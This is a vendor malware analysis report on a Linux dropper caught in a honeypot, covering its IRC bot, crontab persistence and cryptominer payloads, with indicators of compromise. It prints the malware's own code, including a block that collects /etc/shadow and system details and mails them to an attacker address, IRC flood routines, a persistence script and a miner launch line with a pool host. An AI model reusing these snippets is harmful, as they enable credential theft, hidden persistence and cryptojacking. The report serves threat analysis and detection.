SECTRIO

MALWARE REPORT

Linux Dropper

Date: 11/06/2020

Shikha Sangwan

www.sectrio.com

Linux Malware Droppers are evolving in the recent days and they mutate the everyday and find a new technique to evade security solutions. Similar to Windows Malware Linux droppers drop multiple cross-platform and multiple variety of malware to achieve different types of infection like Cryptomining, bot etc., also they use bundled versions of potentially unwanted applications which are used for legitimate computing purposes.

OVERVIEW

- The first version of the Linux Downloader was identified and analysed by Huawei Labs on July 11, 2018.
- Previous versions of the Downloaders used a different set of payloads and the only similar payload with the new one is the Perl IRC Bot which connects to a different C&C server now.
- This modified version of Linux Downloader was identified by Subex Threat Intelligence HoneyPot on 2nd June 2020 on a decoy HTTP Service using the OS command injection vulnerability.
- The dropper was designed to infected Intel architecture machine as the payload that it is downloading and
- dropping are x86_64 compatible.
- Still the botnet payload is a Perl script and hence it is compatible on IoT devices which supports Perl.

FEATURES

The dropper is a Bourne-Again shell script text executable. Initially the shell script runs the commands required to clear the previous infection of the dropped payload from the '`/tmp`' directory and it has series of commands and a list of process to kill which is used by the dropped payloads, shown in the Figure 1.

```
killall -9 a xmrig python [sync_supers] perl h32 h64 smh Word md nptd minerd ftpd md32 mdx run lix x > .a
pkill -f a xmrig [sync_supers] h32 h64 md md32 mdx run x lix Word smh runhash > .a
kill -9 `ps x|grep stratum|awk '{print $1}'` >.a
kill -9 `ps x|grep ntpd|awk '{print $1}'` >.a
kill -9 `ps x|grep /tmp/|awk '{print $1}'` >.a
kill -9 `ps x|grep sync_supers|awk '{print $1}'` > .a
kill -9 `ps x|grep hpiod|awk '{print $1}'` > .a
kill -9 `ps x|grep hpssd.py|awk '{print $1}'` > .a
kill -9 `ps x|grep httpd.conf|grep -v grep|awk '{print $1}'` > .a
kill -9 `ps x|grep httpsd|awk '{print $1}'` > .a
kill -9 `ps x|grep crypto|awk '{print $1}'` > .a
kill -9 `ps x|grep md32|awk '{print $1}'` > .a
kill -9 `ps x|grep mdx|awk '{print $1}'` > .a
kill -9 `ps x|grep run64|awk '{print $1}'` > .a
kill -9 `ps x|grep /sbin/klogd|awk '{print $1}'` > .a
kill -9 `ps x|grep /sbin/syslogd|awk '{print $1}'` > .a
kill -9 `ps x|grep stratum|awk '{print $1}'` > .a
kill -9 `ps x|grep /tmp/|awk '{print $1}'` > .a
kill -9 `ps x|grep /usr/sbin/acpid|awk '{print $1}'` > .a
kill -9 `ps x|grep yam32|awk '{print $1}'` > .a
kill -9 `ps x|grep yam|awk '{print $1}'` > .a
kill -9 `ps x|grep ps|awk '{print $1}'` > .a
kill -9 `ps x|grep cron|awk '{print $1}'` > .a
ill -9 `ps x|grep minerd|awk '{print $1}'` > .a
killall -9 md >.a
killall -9 f >.a
killall -9 s >.a
killall -9 b >.a
killall -9 a >.a
killall -9 b >.a
killall -9 brute >.a
killall -9 bssh >.a
killall -9 bssh2z >.a
killall -9 getdns >.a
killall -9 bing-ip2hosts >.a
kill -9 `ps x|grep bssh|awk '{print $1}'` > .a
```

Figure 1

All the commands executed by the script and the output is redirected to a hidden file.

After clearing the existing infection the dropper, itself collects the system information on its own like the CPU information, hostname, IP configurations, kernel information and the password information copied from '`/etc/shadow`' saves it to a file and sends an email to the ID '`florindoringiga@gmail.com`'

```
echo "[+]Sending root information"
echo "##########hostname##########" >> mail
id >> mail
hostname -f >> mail
hostname -i >> mail
echo "##########shadow list##########" >> mail
cat /etc/shadow >> mail
echo "##########ifconfig##########" >> mail
/sbin/ifconfig | grep inet >> mail
grep processor /proc/cpuinfo >> mail
echo "##########kernel type##########" >> mail
uname -a >> mail
uname -m >> mail
echo "Os system" >> mail
cat /etc/issue >> mail
echo "sending mail"
mail florindoringiga@gmail.com -s "Miron Coszma" < mail
```

Figure 2

After sending the sensitive information as an email the shell script starts the downloading activity. The payloads are bundled as gunzip archive and are extracted and executed during the runtime.

Download URL:

`hxxp://95[.]110[.]227[.]132/ch/wp-admin/js/a/livexpl[.]tgz`

The download is made by three different Linux commands 'wget', 'curl' and 'fetch' so that any one of them would run on different target machines with different tools.

The downloaded gun zip file is extracted, and a hidden directory is available inside it containing multiple files.

The file `'x'` is a shell script which eventually runs the other payloads under `nohup` so that the malware runs in the background.

```
a:    ASCII text
b.pl: Perl script text executable
h32:  ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.2.5, with debug_info, not stripped
h64:  ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.26, BuildID[sha1]=af15e687430f6815b4c640f231af2bde66cc6454, not stripped
run:  Bourne-Again shell script, ASCII text executable
smh:  ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), too many section (65535)
Word: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
x:    ASCII text
```

Figure 3

Payload 1

The file `'b.pl'` is the very popular Perl IRC Bot.

In the event of infection, Perl Bot allows you to send commands through the IRC channel to the victim's machine, including scanning the ports, executing a distributed denial of service, downloading a file, and more.

Potential backdoor behaviour is seen in the script, `"bin/sh -i"` as well as `"cmd.exe"`, so this can be backdoor either on a Unix environment or a windows environment.

This indicates reverse shell. Home directory is being defined, some admins and some channels also.

Since the C&C server is not responding and on replacing it with the localhost and then on listening on port number 1923 we could see the executed script is transferring IRC messages, which is shown in the Figure 4 below.

```
Listening on [0.0.0.0] (family 0, port 1923)
Connection from 127.0.0.1 51474 received!
NICK Infected
USER Infected 127.0.0.1 127.0.0.1 :Infecte
```

Figure 4

The Perl script tries to download a file on the IRC channel (shown in Figure 5 and 6) but as the C&C server is unreachable at this point of time, the file was not downloaded.

```
if ($funcarg =~ /^download\s+(.*)\s+(.*)/) {
    getstore("$1", "$2");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :4,1 [Download] 9,1Downloaded the file: 12$2 9,1from 12$1 ");
}
```

Figure 5

```
sub getstore ($$)
{
  my $url = shift;
  my $file = shift;
  $http_stream_out = 1;
  open(GET_OUTFILE, "> $file");
  %http_loop_check = ();
  _get($url);
  close GET_OUTFILE;
  return $main::http_get_result;
}
```

Figure 6

The Perl bot performs DoS operations on both tcp and udp.

```
#############
if ($funcarg =~ /^ctcpflood (.*)/) {
    my $target = "$1";
    sendraw($IRC_cur_socket, "PRIVMSG $printl :<0x03>4,1 [IRCFlood] <0x03>9,1CTCP Flooding: <0x03>12".$target." ");
    for (1..10) {
    sendraw($IRC_cur_socket, "PRIVMSG ".$target." :\001VERSION\001\n");
    sendraw($IRC_cur_socket, "PRIVMSG ".$target." :\001PING\001\n");
    }
}
#############
if ($funcarg =~ /^msgflood (.*)/) {
    my $target = "$1";
    sendraw($IRC_cur_socket, "PRIVMSG $printl :<0x03>4,1 [IRCFlood] <0x03>9,1MSG Flooding: <0x03>12".$target." ");
    sendraw($IRC_cur_socket, "PRIVMSG ".$target." :0,15...1,16...2,13...3,<0x03>12...<0x03>4,11...5,10...6,9...7,8...8,7...9,6....0,15...1,16...2,13...3,<0x03>1
}
#############
if ($funcarg =~ /^noticeflood (.*)/) {
    my $target = "$1";
    sendraw($IRC_cur_socket, "PRIVMSG $printl :<0x03>4,1 [IRCFlood] <0x03>9,1NOTICE Flooding: <0x03>12".$target." ");
    for (1..2){
    sendraw($IRC_cur_socket, "NOTICE ".$target." :0,15...1,16...2,13...3,<0x03>12...<0x03>4,11...5,10...6,9...7,8...8,7...9,6....0,15...1,16...2,13...3,<0x03>12
    }
}
#############
```

Figure 7

Payload 2

The file 'a' is again a shell script which sets a crontab entry and executes the file 'run' redirecting it to `'/dev/null'`

```
pwd > dir.dir
dir=$(cat dir.dir)
echo "* * * * * $dir/upd >/dev/null 2>&1" > cron.d
crontab cron.d
crontab -l | grep upd
echo "#!/bin/sh
if test -r $dir/bash.pid; then
pid=\$(cat $dir/bash.pid)
if \$(kill -CHLD \$pid >/dev/null 2>&1)
then
exit 0
fi
fi
cd $dir
./run &>/dev/null" > upd
chmod u+x upd
./upd
```

Figure 8

Payload 3

The file `'run'` is a shell script again which performs the cryptomining activity. It initially gets the number of processor cores and architecture.

Based on the processor architecture it calls the other Linux ELF executables to mine and send the data to

`'163[.]172[.]18[.]134:8080'`

The files `'h32'` and `'h64'` is the process faking potentially unwanted application in Linux which fakes the process name with the string the variable.


The files `'smh'` and `'Word'` are the Coin Miner malware which does the actual mining process.

```
#!/bin/bash

proc=`grep "^core id" /proc/cpuinfo | sort -u | wc -l`
ARCH=`uname -m`
HIDE="sd-pam"
vers="Napster"

if [ "$ARCH" == "i686" ];       then
        ./h32 -s $HIDE   ./smh -a cryptonight -u 1QEVkXuQe8yN6PRHCQpxCfGQAFwTXBXxJj -o
            stratum+tcp://163.172.18.134:8080 -p x:hopamitica981@gmail.com -k -B -l Word.txt --donate-level=1 >>/dev/
            null &  >>/dev/null &
elif [ "$ARCH" == "x86_64" ];   then
        ./h64 -s $HIDE   ./Word -a cryptonight -u 1QEVkXuQe8yN6PRHCQpxCfGQAFwTXBXxJj -o
            stratum+tcp://163.172.18.134:8080 -p x:hopamitica981@gmail.com -k -B -l Word.txt --donate-level=1 >>/dev/
            null &  >>/dev/null &
fi
echo $! > bash.pid
perl b.pl
```

Fake Process name used by the Process Hiding tool

Figure 9

Find the complete Infection flow in the below diagram:



IOCs:

Hashes:

05eef0b6af95815fa57cb2efd8caaf19	cd6f652a7732ce9fb4075c0e5471c0c7
069d2a6bf4a8fbb9468d283e4a7c464e	ce9679af898e5318136cc2b3cde1f0d7
0c9e40240e756609e305b2333a446ce7	d0081791e605e6b7675a8acdcecb2ab8
15238a3869422cb8d044c16d654d3b97	d13b32c2540bb3cee46f3aeefe417745
1570c0856a25708a0de8a9a032f66863	d2825ef2501c1672276e1deedcbea565
1601783b5add9d81b96fbe6c1460e083	d7ee971d417013e26d23092606c5dbcb
17878ae6b23a02d8c71652e3a69d8c66	e200939d916331677efe98e444df6add
1a03c11f251b6f08da65ec5b69c0b45f	e8811471b777f705cfe065df48edcc94
1b5a7f34c7193fb64f6af614f22263d8	abab3d8a1876efc62fc60c4a9af9c2b0
1b6bba0a0df1e98e816ee8070014593a	abba524ac9ba746b6c5d0b4ee5aefdd9
1c55fdf33538c08b04d1fc274259e37b	acf49e301aa58be5712337d3d5c8467a
203af6925ea210ec1be1dc9124aad112	afada2df173abe2e8a1dfcae0d6da678
24884a63c46db9730cd41c3373516b93	afee799fc0b77765f210b83e5fac923b
2f339956ae33de6d166f35c4d015777e	b344019ce77b64de42c7263604ffcc6a

31351e65b18d881317e3087a68502430	b5fb067c1adbe007de3208f19eeea872
34c678483413d49f6db3453004703c57	bc55a09238d8cc3a7354fff4ea9a89e6
37b80b5557a5790a5f3ef58c24db9580	bf7e1b18d6e6b63f8cee8c74762e401e
3e89dc2debeea05fa715809df283cc7f	bff2daac05cd07954011771252dda657
4215c8e27c8a65e0701996fec3364c95	c4d3a8bf0c42c34ad1e806223d86955e
431e80d46a22bdbb50fc6d139d06345c	c54d10e04608d793de51c47bd28202e2
43898f45bd0b24a8cac6c22c0f4e85dc	c7eaacca78c81b0f5b49cd16de9fc4ed
45d20a37850e10d809aa1a36d4caeabe	c7f054b09c88a0e67491fe66a753fa21
48b000d76b26f6dbd5956bb4830d28b6	c8be535f58af8c11282e9de6180711d6
4a4b2d749bb3aeeb46386c23459cc5d5	c8da136102ec1fd04aebde19a0dd0019
4c80f91e4f1501288920c61801be35b4	cad98f00fe9aa522e4920460593d5695
511b1a0d689d7161af328d5adb12cdd2	cc1fae893ab507b7b780666998a2c2a8
5425414d8d23edcc1696ded5e7de5bc1	cc2fff221bdba49fdc8dcf13c8749498
54ead4dd873c5350a00aec4969c0b9ae	cc5ef18eb6f9c2aed671545d51f37960
5eb7870170244db22a91cf2c6a040a20	85479befec23cd6e2874c819b045e665
6385b51f1295d23395d7a82978eb562f	90ff142397ce5790060e27e5408faea2
66e5d0852888f7503f77976179555b9e	9390cdb3970064ad575b8de26ad17d82
6d82c8b20f4c6b9276680c876d6b1ddf	9609dd0e6725f4f8083dc695a4917af5
6f3e817f7663d8d3d135edb98f5264bc	9655137e65bc08651e533e46d69af26c
76826b16b7fce53a380b484df1663455	97f7eb5833714eb7aa44f692f08d1bd6
771d51fe91567733bd3ca0abe53515aa	993e8c8d33254d4091a7f80abae51754
79b1e22867318d9d9b2d134183642217	9952847353e18356f9b536fbb91915e6
80751cb5df6db0e73526f31d37b52ccf	a0cd58a43adc99a6a1ffb55090582985
80ff6ee15cae912009ab3a0a6c3f1bfe	a89e49bfcb425aa816d6a77ccf376fb4
82e5e0e7f10962b1029f476db1d29cc6	aabf101b4a1e58aad49c8ea3d7424e5d
eb2f73914bd2d74aa2dd512a089762ed	eb2f73914bd2d74aa2dd512a089762ed
f4922df506326cdf85f5abae704ece52	f4922df506326cdf85f5abae704ece52
f7b039a8c49b7cb35144fcb82c1a4505	f7b039a8c49b7cb35144fcb82c1a4505
f98ac081cab3791ee000ebe68d3050e4	f98ac081cab3791ee000ebe68d3050e4
ff23b1737ee992e9349d84521c9eea00	a6087d2130f152aa4a7a044c73e2ed5e
d21c078eb626a442ec7ea01457d48264	56057d98493d76df758f89de90798fe8
90ff142397ce5790060e27e5408faea2	0d01bd11d1d3e7676613aacb109de55f
c644c04bce21dacdeb1e6c14c081e359	61ea017359a6dce4665a44a82f6feb9e
5f507221b1a259751e76aa7f4276c3f5	217c3364957cacdb16141e62930073c5
a337cf0040acb30f9b74030275aa0cf1	

C&C Communications:

163[.]172[.]18[.]134

95[.]110[.]227[.]132

94[.]23[.]116[.]177

SECTRIO PROTECTION:

Dropper Module	SS_Gen_Dropper_Bash_B
IRC Bot module	SS_Gen_IRCBot_PL_K
Cryptomining shell script	SS_Gen_Miner_Bash_A
Cryptomining ELF Payloads	SS_Gen_Tsunami_ELF_C
FakeProcess ELF Payloads	SS_Gen_ProcHide_ELF_A

OUR HONEYPOT NETWORK

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 72 cities across the world. These cities have at least one of the following attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 12 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Sectrio. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.